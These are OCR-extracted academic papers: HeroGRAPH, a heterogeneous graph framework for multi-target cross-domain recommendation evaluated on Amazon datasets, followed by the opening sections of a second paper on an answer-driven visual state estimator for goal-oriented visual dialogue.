[19] Fan Zhou, Ruiyang Yin, Kunpeng Zhang, Goce Trajcevski, Ting Zhong, and Jin Wu. 2019. Adversarial point-of-interest recommendation. In *The World Wide Web Conference*. 3462–34618.

HeroGRAPH: A Heterogeneous Graph Framework for Multi-Target Cross-Domain Recommendation

Qiang Cui
Meituan
Beijing, China
cuiqiang04@meituan.com

Tao Wei
Meituan
Beijing, China
weitao@meituan.com

Yafeng Zhang
Meituan
Beijing, China
zhangyafeng@meituan.com

Qing Zhang
Meituan
Beijing, China
zhangqing31@meituan.com

ABSTRACT

Cross-Domain Recommendation (CDR) is an important task in recommender systems. Information can be transferred from other domains to target domain to boost its performance and relieve the sparsity issue. Most of the previous work is single-target CDR (STCDR), and some researchers recently propose to study dual-target CDR (DTCDR). However, there are several limitations. These works tend to capture pair-wise relations between domains. They will need to learn much more relations if they are extended to multi-target CDR (MTCDR). Besides, previous CDR works prefer relieving the sparsity issue by extra information or overlapping users. This leads to a lot of pre-operations, such as feature-engineering and finding common users. In this work, we propose a heterogeneous graph framework for MTCDR (HeroGRAPH). First, we construct a shared graph by collecting users and items from multiple domains. This can obtain cross-domain information for each domain by modeling the graph only once, without any relation modeling. Second, we relieve the sparsity by aggregating neighbors from multiple domains for a user or an item. Then, we devise a recurrent attention to model heterogeneous neighbors for each node. This recurrent structure can help iteratively refine the process of selecting important neighbors. Experiments on real-world datasets show that HeroGRAPH can effectively transfer information between domains and alleviate the sparsity issue.

CCS CONCEPTS

• **Information systems** → **Collaborative filtering**; **Recommender systems**.

KEYWORDS

heterogeneous, graph, multi-target, cross-domain

Reference Format:
Qiang Cui, Tao Wei, Yafeng Zhang, and Qing Zhang. 2020. HeroGRAPH: A Heterogeneous Graph Framework for Multi-Target Cross-Domain Recommendation. In *3rd Workshop on Online Recommender Systems and User Modeling (ORSUM 2020), in conjunction with the 14th ACM Conference on Recommender Systems, September 25th, 2020, Virtual Event, Brazil.*

ORSUM@ACM RecSys 2020, September 25th, 2020, Virtual Event, Brazil

1 INTRODUCTION

Collaborative Filtering (CF) has become an effective and efficient technique for recommender systems [13]. However, CF methods often face the sparsity issue as real-world datesets usually have a long tail of users and items with few feedbacks. With the development of CF, Cross-Domain Recommendation (CDR) has been proven to be a promising method to alleviate the sparsity. It can transfer rich information from one domain to another to boost performance.

According to different tasks, previous CDR methods can be roughly divided into two categories, i.e., single-target CDR (STCDR) and dual-target CDR (DTCDR). Most CDR methods belong to the former one, which transfers the information from source domain to target domain and not vice versa. These methods can be based on either the feedbacks [8, 19] or the rich side information [2, 14] to relieve the sparsity. The latter DTCDR has recently been studied. Information from source domain and target domain is mutually utilized to improve the performance of both domains. There are usually two approaches to conduct dual-target modeling. The first way is mostly founded on common users [17, 20] as they can clearly restore information from multiple domains. The second way utilizes mapping function [7, 9] performing as a bridge between domains.

Technically, previous works are good at STCDR and DTCDR, but few people study the multi-target CDR (MTCDR). MTCDR is a generalization of DTCDR. Given at least three domains along with the features and feedbacks, the goal of MTCDR is to boost the performance of all domains. It is a more challenging but more general task in real systems. Previous successful DTCDR methods [7, 20] would have some problems if they were extended to MTCDR. First, DTCDR generally models the pairwise relations between domains. If they directly handle n domains, there will be at least C_n^2 relations. Second, most previous works transfer information by users. It is an indirect way to incorporate cross-domain information, because user behaviors at multiple domains are still processed within each domain. Maybe we can collect all behaviors to devise a shared structure such as graph. Such a structure can directly model within-domain and cross-domain behaviors together, because it can acquire feedbacks from all domains as neighbors for a user or an item.

In this work, we propose a **Hetero**geneous **GRAPH** framework for MTCDR (**HeroGRAPH**). First, we collect ID information of users and items from multiple domains and build a shared graph.

Nodes include users and items. If a user purchases an item, there will be an edge in this graph. Then we use information within each domain to conduct within-domain modeling, and use the shared graph to handle cross-domain information. Besides, we propose a recurrent attention to aggregate neighbors from multiple domains. Last, we combine within-domain embedding and cross-domain embedding to compute user preference and train the model. The main contributions are listed as follows:

- We propose to introduce a shared structure to model information from multiple domains, such as a graph. This structure can greatly simplify the cross-modeling process.
- We propose to aggregate neighbors from all domains for users and items to relieve the sparsity issue. Besides, we introduce a recurrent attention to iteratively refine the aggregation.
- Experiments on real-world datasets reveal that HeroGRAPH outperforms the state-of-the-art methods and is effective in dealing with the sparsity.

2 RELATED WORK

In this section, we review related works including STCDR, DTCDR and graph neural network.

Compared with single-domain recommendation, STCDR can leverage information from source domain to improve the performance of target domain. [19] proposes a deep adaptation-based model to boost the target domain only with ratings. [8] proposes to use spectral convolutions to acquire high-order connectivity and construct domain-invariant user mapping to transfer knowledge. Other works would use text information like description [14] and attribute information [2] to improve performance. STCDR only aims to have a better target domain performance.

Different from STCDR, DTCDR tries to use the information from target domain to boost the source domain. In another word, the goal of DTCDR is mutual improvement. The concept of DTCDR is first proposed in [20]. This work applies common users to obtain the shared data. It needs different methods to obtain pre-trained features. [7] also belongs to DTCDR. It utilizes an orthogonal mapping to connect two models for two domains. The two models can be mutually connected. This work also generates an extension to muti-target CDR but needs orthogonal matrix between every two domains. These representative DTCDR methods only consider the user for building connections between domains.

Graph neural network has become a rising and shining star nowadays. With the success of GCN [6], graph methods quickly catch the eye of researchers. In recent years, GraphSAGE achieves great success as it can acquire inductive embedding [3]. PinSage can be considered a successful industrial practice [18]. Other graph methods such as GAT [15] also promote development in the field. In recommender systems, graph methods are also outstanding. [16] applies meta-path and attention on heterogeneous graph and achieves the state-of-the-art performance. Encouraged by those works, we can also use graph to address problems in CDR, such as alleviating the sparsity by aggregating neighbors.

3 METHODOLOGY

In this section, we propose a heterogeneous graph framework for multi-target cross-domain recommendation (HeroGRAPH) and its diagram is in Fig. 1. We first formulate the problem. Next, we collect feedbacks for each domain and obtain within-domain embedding for each user and item. Then we gather all feedbacks to build a shared graph and acquire cross-domain embedding. Finally, we compute user preference and apply Bayesian Personalized Ranking (BPR) to train the model.

3.1 Problem Formulation

Let $\mathcal{U}_A$ and $\mathcal{I}_A$ be the sets of users and items respectively. The subscript A represents domain A, and so do domain B, domain C, and so on. Refer to u_A, i_A and (u_A, i_A) as user ID, positive item ID, and a positive feedback pair. In this work, we only use these IDs and feedbacks to build model without any side information. Given at least three domains, our target is to improve the performance of all domains.

3.2 Within-Domain Modeling

In the first stage, we collect feedbacks and obtain within-domain embedding for every user and item in each domain. As the only feature we have is ID, we can easily allocate a vector as the initial embedding for each ID. For domain A, this process can be represented as $E_A(\cdot)$ in Fig. 1, and embeddings for u_A and i_A are E_{u_A} and E_{i_A}, respectively.

3.3 Shared Graph and Cross-Domain Modeling

After obtaining the within-domain embedding, we need to acquire cross-domain embedding.

By using feedbacks from all domains, we construct a heterogeneous graph illustrated in Fig. 2 and all domains will use this graph. In real-world, one platform can provide items in many domains for users. If we split user's feedbacks according to domain label, we will obtain many single-domain datasets and user interest will be split. For example, Amazon dataset [10] has many domains, such as Digital Music, Musical Instruments and Amazon Instant Video. Therefore, it is reasonable to reassemble the data from different domains to acquire better user embedding and item embedding.

The cross-domain modeling can be considered as graph modeling, abbreviated as $G(\cdot)$ in Fig. 1. The corresponding embeddings for u_A and i_A can be represented as G_{u_A} and G_{i_A}, respectively. We consider obtaining G_{u_A} as an example to explain how to fuse information from multiple domains. The basic process is conducted by GraphSAGE [3] with max pooling. Now, suppose we have a user in domain A whoes ID is u_A, and its neighbors $N(u_A) = \{i_A, i_B, ..., i_N\}$ are from multiple domains. Their intermediate graph embeddings can be represented as

$$\begin{aligned} q &= h_{u_A} \\ K &= \{h_j \mid j \in N(u_A)\} = \{h_{i_A}, h_{i_B}, ..., h_{i_N}\} \\ V &= \{Ph_j + p \mid h_j \in K\} \end{aligned} \tag{1}$$

where q, K, V are user vector, neighbor's vector and embeded neighbor representation obtained by a fully connected network, respectively. Then, these vectors are used to compute the cross-domain




Figure 1: Diagram of the HeroGRAPH model. Black and red arrows between different layers represent the within-domain modeling and cross-domain modeling, respectively. Our model gathers information from multiple domains to construct a heterogeneous graph to transfer knowledge and boost performance of each domain.




Figure 2: Illustration of the heterogeneous graph. Users may have feedbacks in different domains, and we collect all users and items into one graph as a shared structure. This graph is a bridge among domains. Please note that these domains are limited to one platform, such as Facebook or Amazon.

embedding by

$$\begin{aligned} o_V &= \max(V) \\ G_{u_A} &= \text{ReLU}(W \cdot \text{CONCAT}(q, o_V) + w) \end{aligned} \tag{2}$$

where o_V is the aggregated neighbor representation and the final graph embedding G_{u_A} is a non-linear combination of q and o_V. Please not that although we no longer need to find overlapping users during modeling, graph modeling still depends on overlapping users to incorporate cross-domain informaion.




Figure 3: Diagram of the recurrent attention. This attention acts as an aggregator of neighbors of a node. Attention can summarize multiple factors and our work develop a recurrent version to gradually refine this process. The recurrent operation is conducted within node vector q and neighbor's vector K. During each iteration, we compute the output of neighbor's aggregation by attention weight a and embeded neighbor representation V.

3.4 Recurrent Attention for Neighbor Aggregation

In this subsection, we propose a recurrent attention to aggregate neighbors for each node by automatically detecting the importance of each neighbor. The recurrent attention is illustrated in Fig. 3.

Here is the detail of our recurrent attention. First of all, the symbols q, K, V have the same meanings explained in subsection 3.3. Then, the attention weight a is calculated between q and K by Bahdanau Attention [1] and we can obtain a new form of o_V by

$$o_V = V \cdot a \tag{3}$$

As neighbors are from multiple domains, we expect to gradually refine the process of obtaining attention weight a. In order to do this, we aggregate K and update q by

$$\begin{aligned} o_K &= K \cdot a \\ q^{new} &= R \cdot (q + o_K) \end{aligned} \tag{4}$$

where R is a linear mapping and $q + o_K$ is a short-cut connection. Next, q^{new} acts as as new q to recalculate a.

Obviously, we can obtain multiple aggregated neighbor representations as $o_{V,Att-1}, o_{V,Att-2}$ and so on, where subscript $Att-1$ and $Att-2$ means recurrent attention is conducted once and twice respectively. In addition, we add a dropout layer to q and K to avoid overfitting when we first get them.

3.5 Training Framework

In this subsection, we obtain user preference and train the model. Equations are introduced based on domain A.

The positive user preference is calculated based on matrix factorization

$$\hat{x}^t_{ui_A} = E^t_{u_A} \cdot E^t_{i_A} + G^t_{u_A} \cdot G^t_{i_A} \tag{5}$$

where superscript t represents a sample (u_A, i_A) with a certain timestamp. Then we apply the widely-used pair-wise Bayesian Personalized Ranking (BPR) [11] to train the model

$$l^t_{uij_A} = -\ln \sigma \left(\hat{x}^t_{ui_A} - \hat{x}^t_{uj_A} \right) \tag{6}$$

where $\hat{x}^t_{uj_A} = E^t_{u_A} \cdot E^t_{j_A} + G^t_{u_A} \cdot G^t_{j_A}$ is negative preference based on negative feedback pair (u_A, j_A). Finally, the loss function for domain A is

$$\Theta^*_A = \underset{\Theta}{\operatorname{argmin}} \sum_u \sum_{t=1}^{t=|u|} l^t_{uij_A} + \frac{\lambda_\Theta}{2} \|\Theta\|^2 \tag{7}$$

where $|u|$ reprents the number of all samples of user u. The total loss is $\Theta^* = \Theta^*_A + \Theta^*_B + \Theta^*_C + \dots$ and parameters are updated by Adam with default values [5].

4 EXPERIMENTS

In this section, we conduct experiments, analyze the sparsity issue and the proposed recurrent attention.

4.1 Experimental Settings

Datasets. The experiment is conducted on Amazon 5-core dataset [10]. We choose six domains and divide them into two tasks. Each task has three domains. The statistics of each domain are listed in Table 1. Please note that the number of feedbacks is equal to the number of reviews listed on the website [1].

Evaluation Protocols. All datasets are divided into training set, validation set and test set by time. Specifically, the time range of validation set is between 1-Mar.-2014 and 30-Apr.-2014. The ratio of the amount of feedbacks in three sets is approximately 8:1:1. The performance is evaluated on test set by AUC.

[1] http://jmcauley.ucsd.edu/data/amazon

Table 1: Amazon dataset. We divide six domains into two tasks.

Task	Task 1			Task 2		
Domain	Music	Instrument	Video	Clothing	Beauty	Health
# Users	5,541	1,429	5,130	39,387	22,363	38,609
# Items	3,568	900	1,685	23,033	12,101	18,534
# Feedbacks	64,706	10.261	37,126	278,677	198,502	346,355

Baselines. Our model is compared with several baselines. (1) BPR [11]: We choose the BPR-MF to model implicit feedback. This is a popular and powerful single-domain method. (2) DDTCDR [7]: This is a state-of-the-art DTCDR method and we extend it to handle three domains. (3) GraphSAGE-pool [3]: It is a popular graph method and we select its max pooling variant. Besides, as our proposed network has recurrent attention, we generate three variants: HeroGRAPH-Att-1, HeroGRAPH-Att-2 and HeroGRAPH-Att-3.

In this paper, we aim to explore a novel structure for MTCDR. Therefore, we choose widely-used matrix factorization to compute dot product similarity for all methods rather than a learned similarity such as NeuMF [4], as it still needs to be carefully studied [12].

Parameter Settings. Our method is implemented by Tensorflow 2.2 [2] and hyper-parameters are chosen based on validation set. The embedding size for each ID is 8. The regularization parameter λ_Θ is 0.01. As for the graph modeling, we apply a uniform sampling used in GraphSAGE [3] to choose neighbors and the sample sizes for first-order neighbors and second-order neighbors are 10 and 5 respectively. Correspondingly, output embedding sizes of first-layer aggregation and second-layer aggregation are 64 and 16 respectively. These parameters are used across all tasks in our work.

4.2 Hyperparameter Optimization

Dropout is a powerful technique to prevent overfitting. We introduce dropout layers in subsection 3.4 and take our HeroGRAPH-Att-2 as an example to study different dropout rates. The performance on validation set is illustrated in Fig. 4 and we choose the best dropout rate as 0.2 for all tasks in our work.

The best rates for different domains may vary. On Task1, they are 0.4, 0.2 and 0.2 for Music, Instrument and Video respectively. On Task2, Clothing, Beauty and Health have best rates as 0.1, 0.4 and 0.3 respectively. Although best rates vary among domains, we choose the best from a global perspective rather than selecting domain-specific best rates. This strategy will affect performance but reduce the amount of parameters.

4.3 Performance Comparison

The overall performance is listed in Table 2. From an overall point of view, our HeroGRAPH gains the best performance. It achieves significant improvement on task 1, while the performance on task 2 is not big.

On task 1, HeroGRAPH performs good on all three domains. On task 2, we find that some methods are comparative, especially BPR gains best performance on domain Beauty. There are several reasons for this phenomenon. First, three domains of task 2 have much more data than that of task 1. The larger the amount of data, the easier it is to learn a good expression. In this case, the single-domain method can achieve good results and will not be affected by data from other domains. Therefore, it will be difficult to improve on such domains. Second, we treat multiple domains as a whole and use the global optimal hyperparameters. This will cause our model to be unable to achieve optimal performance on each domain. In this unfavorable situation, our model still obtains good results on domain Clothing and Health, which shows the effectiveness of our model.

[2]https://github.com/cuiqiang1990/HeroGRAPH

4.4 Analysis of Sparsity Issue

In this subsection, we analyze the sparsity issue. First we choose a sparse set from the whole test set. We calculate number of occurrence per item in test set and items with no more than 5 feedbacks makes up a sparse set. We count the total numbers of feedbacks of sparse set and test set and divide them to obtain a proportion. The higher the proportion, the more serious the sparsity issue. Statistics and experimental results are listed in Table 3.


On tasks 1 and 2, our model can achieve great improvement if that domain has a high proportion of sparse items. If there are fewer sparse items, such as in domain Video, Beauty and Health, our HeroGRAPH is not good enough because of the global optimal hyperparameters. This means that by modeling neighbors for users and items, our model can help relieve the sparsity issue.

4.5 Analysis of Recurrent Attention

The analysis of recurrent attention is based on Tables 2 and 3 as our variants are listed in the last three lines of each table. Generally speaking, Att-2 is better than Att-1 and Att-3, and it is also better than GraphSAGE. This means that attention may be more useful and recurrent attention can reduce the variance of data. On the other hand, Att-2 performs comparable with Att-1 on task 2. Nearly all values of Att-3 are smaller than that of Att-2. We can conclude that if we have too many iterations, our model may get overfiting. Therefore, we do not perform more iterations.

5 CONCLUSION

In this work, we propose a heterogeneous graph framework for multi-target cross-domain recommendation (HeroGRAPH). This is a challenging but promising task. We fistly propose to use a shared structure to model information from all the domains such as a graph. Then we propose a recurrent attention to gradually refine the process of neighbor aggregation to relieve the sparsity issue. Experiments show the effectiveness of our model.



(a) Task1 (b) Task2

Figure 4: Performance of HeroGRAPH-Att-2 on validation set with different dropout rates.

Table 2: Performance comparison of baselines and our models.

Task		**Task 1**			**Task 2**		
Domain		Music	Instrument	Video	Clothing	Beauty	Health
Evaluation on test set		AUC (%)			AUC (%)		
Baselines	BPR [11]	65.36	51.15	67.20	53.84	**59.13**	59.68
	DDTCDR [7]	65.21	53.46	67.40	52.50	57.97	60.23
	GraphSAGE-pool [3]	65.50	59.10	71.30	53.17	58.59	60.04
Our HeroGRAPH	HeroGRAPH-Att-1	66.52	60.14	71.20	52.84	58.40	**60.26**
	HeroGRAPH-Att-2	**67.98**	**62.56**	**73.80**	**54.73**	58.18	60.21
	HeroGRAPH-Att-3	66.38	**62.56**	68.80	51.95	57.23	58.63

Table 3: Performance comparison on sparse set. Items in sparse set appear no more than 5 times in test set.

Task - sparse		**Task 1 - sparse**			**Task 2 - sparse**		
Domain		Music	Instrument	Video	Clothing	Beauty	Health
Number of feedbacks in test set	whole set	687	868	4,988	36,002	23,389	41,622
	sparse set	634	647	1,685	23,266	11,363	18,324
	proportion	92.28%	74.53%	33.78%	64.62%	48.58%	44.02%
Evaluation on sparse set		AUC (%)			AUC (%)		
Baselines	BPR [11]	64.51	51.62	**63.32**	52.64	55.25	52.85
	DDTCDR [7]	67.04	51.93	60.50	52.03	54.69	**53.78**
	GraphSAGE-pool [3]	66.26	54.56	61.40	52.74	**55.51**	53.49
Our HeroGRAPH	HeroGRAPH-Att-1	66.25	56.72	63.20	52.11	54.79	53.57
	HeroGRAPH-Att-2	**68.30**	57.34	60.90	**53.26**	53.88	53.75
	HeroGRAPH-Att-2	67.67	**58.73**	59.30	51.84	53.17	52.18

In the future, we will explore other shared structures such as knowledge graph and try to incorporate user profile or item attribute information. Besides, it is promising to add weights to different preferences within one domain, and to weigh losses between multiple domains. Homoscedastic uncertainty may be a good strategy to investigate weight that can be automatically updated during training.

REFERENCES

[1] Dzmitry Bahdanau, Kyunghyun Cho, and Yoshua Bengio. 2015. Neural machine translation by jointly learning to align and translate. In *ICLR*.
[2] Shlomo Berkovsky, Tsvi Kuflik, and Francesco Ricci. 2007. Cross-domain mediation in collaborative filtering. In *UM*. Springer, 355–359.
[3] Will Hamilton, Zhitao Ying, and Jure Leskovec. 2017. Inductive representation learning on large graphs. In *NeurIPS*. 1024–1034.
[4] Xiangnan He, Lizi Liao, Hanwang Zhang, Liqiang Nie, Xia Hu, and Tat-Seng Chua. 2017. Neural collaborative filtering. In *WWW*. 173–182.
[5] Diederik P Kingma and Jimmy Ba. 2015. Adam: A method for stochastic optimization. In *ICLR*.
[6] Thomas N Kipf and Max Welling. 2017. Semi-supervised classification with graph convolutional networks. In *ICLR*.

[7] Pan Li and Alexander Tuzhilin. 2020. DDTCDR: Deep Dual Transfer Cross Domain Recommendation. In *WSDM*. 331–339.

[8] Zhiwei Liu, Lei Zheng, Zhang Jiawei, Jiayu Han, and Philip Yu. 2019. JSCN: Joint Spectral Convolutional Network for Cross Domain Recommendation. 850–859. https://doi.org/10.1109/BigData47090.2019.9006266

[9] Tong Man, Huawei Shen, Xiaolong Jin, and Xueqi Cheng. 2017. Cross-Domain Recommendation: An Embedding and Mapping Approach.. In *IJCAI*. 2464–2470.

[10] Julian McAuley, Christopher Targett, Qinfeng Shi, and Anton Van Den Hengel. 2015. Image-based recommendations on styles and substitutes. In *ACM SIGIR*. 43–52.

[11] Steffen Rendle, Christoph Freudenthaler, Zeno Gantner, and Lars Schmidt-Thieme. 2009. BPR: Bayesian personalized ranking from implicit feedback. In *UAI*. 452–461.

[12] Steffen Rendle, Walid Krichene, Li Zhang, and John Anderson. 2020. Neural Collaborative Filtering vs. Matrix Factorization Revisited. *arXiv preprint arXiv:2005.09683* (2020).

[13] Badrul Sarwar, George Karypis, Joseph Konstan, and John Riedl. 2001. Item-based collaborative filtering recommendation algorithms. In *WWW*. 285–295.

[14] Shulong Tan, Jiajun Bu, Xuzhen Qin, Chun Chen, and Deng Cai. 2014. Cross domain recommendation based on multi-type media fusion. *Neurocomputing* 127 (2014), 124–134.

[15] Petar Velickovic, Guillem Cucurull, Arantxa Casanova, Adriana Romero, Pietro Lio, and Yoshua Bengio. 2018. Graph attention networks. *ICLR* (2018).

[16] Xiao Wang, Houye Ji, Chuan Shi, Bai Wang, Yanfang Ye, Peng Cui, and Philip S Yu. 2019. Heterogeneous graph attention network. In *WWW*. 2022–2032.

[17] Xinghua Wang, Zhaohui Peng, Senzhang Wang, S Yu Philip, Wenjing Fu, and Xiaoguang Hong. 2018. Cross-domain recommendation for cold-start users via neighborhood based feature mapping. In *International Conference on Database Systems for Advanced Applications*. Springer, 158–165.

[18] Rex Ying, Ruining He, Kaifeng Chen, Pong Eksombatchai, William L Hamilton, and Jure Leskovec. 2018. Graph convolutional neural networks for web-scale recommender systems. In *ACM SIGKDD*. 974–983.

[19] Feng Yuan, Lina Yao, and Boualem Benatallah. 2019. DARec: deep domain adaptation for cross-domain recommendation via transferring rating patterns. In *IJCAI*.

[20] Feng Zhu, Chaochao Chen, Yan Wang, Guanfeng Liu, and Xiaolin Zheng. 2019. DTCDR: A Framework for Dual-Target Cross-Domain Recommendation. In *CIKM*. 1533–1542.

Answer-Driven Visual State Estimator for Goal-Oriented Visual Dialogue

Zipeng Xu
xuzp@bupt.edu.cn
Beijing University of Posts and Telecommunications

Fangxiang Feng
fxfeng@bupt.edu.cn
Beijing University of Posts and Telecommunications

Xiaojie Wang*
xjwang@bupt.edu.cn
Beijing University of Posts and Telecommunications

Yushu Yang
yangyushu@meituan.com
Meituan-Dianping Group

Huixing Jiang
jianghuixing@meituan.com
Meituan-Dianping Group

Zhongyuan Wang
wangzhongyuan02@meituan.com
Meituan-Dianping Group

ABSTRACT

A goal-oriented visual dialogue involves multi-turn interactions between two agents, Questioner and Oracle. During which, the answer given by Oracle is of great significance, as it provides golden response to what Questioner concerns. Based on the answer, Questioner updates its belief on target visual content and further raises another question. Notably, different answers drive into different visual beliefs and future questions. However, existing methods always indiscriminately encode answers after much longer questions, resulting in a weak utilization of answers. In this paper, we propose an Answer-Driven Visual State Estimator (ADVSE) to impose the effects of different answers on visual states. First, we propose an Answer-Driven Focusing Attention (ADFA) to capture the answer-driven effect on visual attention by sharpening question-related attention and adjusting it by answer-based logical operation at each turn. Then based on the focusing attention, we get the visual state estimation by Conditional Visual Information Fusion (CVIF), where overall information and difference information are fused conditioning on the question-answer state. We evaluate the proposed ADVSE to both question generator and guesser tasks on the large-scale GuessWhat?! dataset and achieve the state-of-the-art performances on both tasks. The qualitative results indicate that the ADVSE boosts the agent to generate highly efficient questions and obtains reliable visual attentions during the reasonable question generation and guess processes.

CCS CONCEPTS

• **Computing methodologies** → *Computer vision tasks*; *Discourse, dialogue and pragmatics*; *Natural language generation*; *Computer vision representations*.

*Corresponding author.

MM '20, October 12–16, 2020, Seattle, WA, USA

ACM ISBN 978-1-4503-7988-5/20/10…$15.00
https://doi.org/10.1145/3394171.3413668

KEYWORDS

Goal-Oriented Visual Dialogue; Attention Mechanism; Visual State Estimation

ACM Reference Format:
Zipeng Xu, Fangxiang Feng, Xiaojie Wang, Yushu Yang, Huixing Jiang, and Zhongyuan Wang. 2020. Answer-Driven Visual State Estimator for Goal-Oriented Visual Dialogue. In *Proceedings of Proceedings of the 28th ACM International Conference on Multimedia (MM '20).* ACM, New York, NY, USA, 9 pages. https://doi.org/10.1145/3394171.3413668

1 INTRODUCTION

Goal-oriented Visual Dialogue, which means conducting multi-turn visual-grounded conversations with specific goals, is a comparatively new vision-language task while has attracted increased interests for its research significance and application prospect. As test-beds, image guessing tasks such as Guess-What [6] and Guess-Which [5], i.e. two-player games between Questioner and Oracle to retrieve visual content through dialogue, are proposed. In each round of the dialogue, the Questioner raises a visual-grounded question and gets respond from the Oracle (who predefines the visual target). After several rounds, Questioner is expected to make a right guess at the visual target.

To conduct goal-oriented and vision-coherent dialogue, the AI agent should be able to learn a visual sensitive multimodal representation of the dialogue as well as a dialogue policy. Many works have been done on policy-learning. As Strub et al. [22] first introduce Reinforcement Learning (RL) to explore the dialogue strategy, later works take efforts on reward design [20, 26] or action selection [1, 2]. However, most of them employ a simple way to represent the multimodal dialogue by concatenating the two separately encoded modalities, i.e. language feature encoded by Recurrent Neural Network (RNN) and vision feature encoded by pre-trained Convolutional Neural Network (CNN). To improve the multimodal dialogue representation, various attention mechanisms have been proposed [7, 25, 28], where multimodal interactions are enhanced consequently. Although progresses have been made, unresolved issues still exist.

Firstly, none of the existing representation methods can distinguish among different answers in the dialogue history. The answer is always encoded right after the question without distinction. Since answer is usually a word of yes or no while question contains a longer word string, the effect of answer is relatively weak. However, in fact, answer largely determines the subsequent concerned




Figure 1: An example of discovering object in a image through dialogue. In which, answer largely determines the subsequent concerned visual information and question. Driven by successive questions and answers, the range of potential objects (highlighted in blue) shrinks and finally focuses on the target one (in green box).

visual information and question. As the object-discovery example in Figure 1, when the answer to the first question "Is it a vase?" is *"yes"*, the questioner continues to pay attention to the vase and asks questions about the features that can best distinguish multiple vases; when the answer to the third question "Is it partially in red?" is *"no"*, the questioner no longer pays attention to the vase in red and instead asks questions about the remaining candidates.

Secondly, the image in previous works is either encoded as a static embedding or attended by the dialogue history, which can hardly capture the influence of different answer on visual information. As mentioned above, different answer results in different concern changes on visual content. Generally, when answer is yes, we will focus on the question-related content for more detailed distinctive information within the confirmed candidates; when answer is no, we need to pay attention to the global area to find new possible candidates. Thus, a proper visual representation should have access to not only the global visual information but also the detailed distinctive information among candidates. Which kind of information is more important is dependent on the current question-answer (QA) state.

To address the above two issues, we propose an Answer-Driven Visual State Estimator (ADVSE), where the visual state is the QA-driven visual information dynamically updated through a dialogue. We formulate the ADVSE process in two steps. We firstly estimate the visual attention with Answer-Driven Focusing Attention (ADFA) and then accordingly estimate the visual state by Conditional Visual Information Fusion (CVIF). ADFA first uses a proposed sharpening operation to polarize the question-guided attention at current round, then inverts or maintains the attention based on different answers, and subsequently accumulates it in the final attention state. The effect of answer on the visual attention state is strengthened in this way. CVIF fuses overall information of the image and the difference information of the current focused candidate from other candidates under the guidance of the current QA, thus obtaining the estimated visual state. We apply ADVSE to build both Question Generator and Guesser for GuessWhat?!, where the specific goal is to discover an undisclosed object in a rich image scene. Experimental results show that both of them achieve state-of-the-art performances.

To conclude, our main contributions are as follows.

- First, we propose an Answer-Driven Visual State Estimator (ADVSE) to capture the influence of different answers in goal-oriented visual dialogue.
- Second, we apply the ADVSE to question generation and guess tasks on the large-scale GuessWhat?! dataset and achieve state-of-the-art performances on both tasks.
- Third, the qualitative results indicate that our ADVSE not only boosts the agent to generate highly efficient questions but also presents reliable visual attention during the reasonable question generation and guess processes.

2 RELATED WORKS

Goal-oriented dialogue requires the agent to complete a related task with a clear goal through multiturn conversations. Although goal-oriented spoken and text-based dialogues have been studied in Natural Language Processing committee for years [4, 15, 24], goal-oriented visual dialogue extends the setting to vision domain and is a relatively new and challenging field. Representatively, GuessWhat?! [6] aims to identify a predefined object in a real-world image through dialogue and GuessWhich [5] is to figure out the referring image among various images. There are typically two dialogue agents, a Questioner and an Oracle, communicating together while the Questioner asks questions to figure out the undisclosed target and the Oracle, who predefines the target, responds accordingly.

